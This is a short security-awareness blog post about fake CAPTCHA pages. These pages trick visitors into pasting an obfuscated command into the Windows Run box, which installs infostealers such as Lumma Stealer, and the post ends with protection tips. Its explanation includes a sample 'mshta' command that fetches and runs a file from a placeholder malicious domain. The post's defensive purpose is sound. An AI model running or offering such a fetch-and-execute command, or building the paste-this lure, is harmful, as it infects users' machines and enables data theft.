
Starting in late 2024, the rise of fake CAPTCHA tests began to take the internet by storm. These CAPTCHAs are used as a way to trick users into executing malicious PowerShell scripts by following the instructions provided. The PowerShell command will download and execute malicious software such as Lumma Stealer infostealer and SecTop RAT (Remote Access Trojan). These types of malwares are used to steal sensitive data from your machines.
How Do you Recognize These Attempts?
These CAPTCHAs can be found on seeming legitimate websites that can house movies, music, new articles and pictures. These types of CAPTCHAs are more likely to be on malicious websites though such as application installs, websites that house PDFs and even websites where you can make purchases. Now let’s take a closer look at what these CAPTCHAs looks like.

The first step is just like any CAPTCHA verification box, just like this:
The second step is the CAPTCHA “instructions” will display asking the user to Press and Hold the Windows Key + R, then in the window press Ctrl + V and press enter.


While these instructions may seem harmless asking and agreeing “Verify you have human” or “Verify you are not a robot,” following these instructions will cause you to infect your device with malware. The popular types of malware that are installed will steal your information. The instruction that you copy and paste into the Run box contains obfuscated code that is usually a variation of this command:
mshta https://{malicious.domain}/media.file
What this command does is invoke the Windows executable mshta.exe, which is a legitimate executable. Mshta will go to the malicious domain and fetch the file from the website, then run it. The file extension may end with .mp3, .mp4, .html, .jpg, or .jpeg, however there are other extensions that can be used. These files are actually PowerShell scripts which will run and download the actually malicious payload that gets run.
How can you Protect Yourself?
To protect yourself from these types of methods, there are a few steps you can take including the following:
- Do not follow the instructions that are provided by these CAPTCHAs without thinking it through.
- Utilize an anti-malware solution or browser extension that can block malicious websites or scripts.
- Run consistent scans to ensure there are no malicious files present on your machine.
- Always verify the websites you are visiting and never click on any links you do not know.
 HackHer World
Leave a comment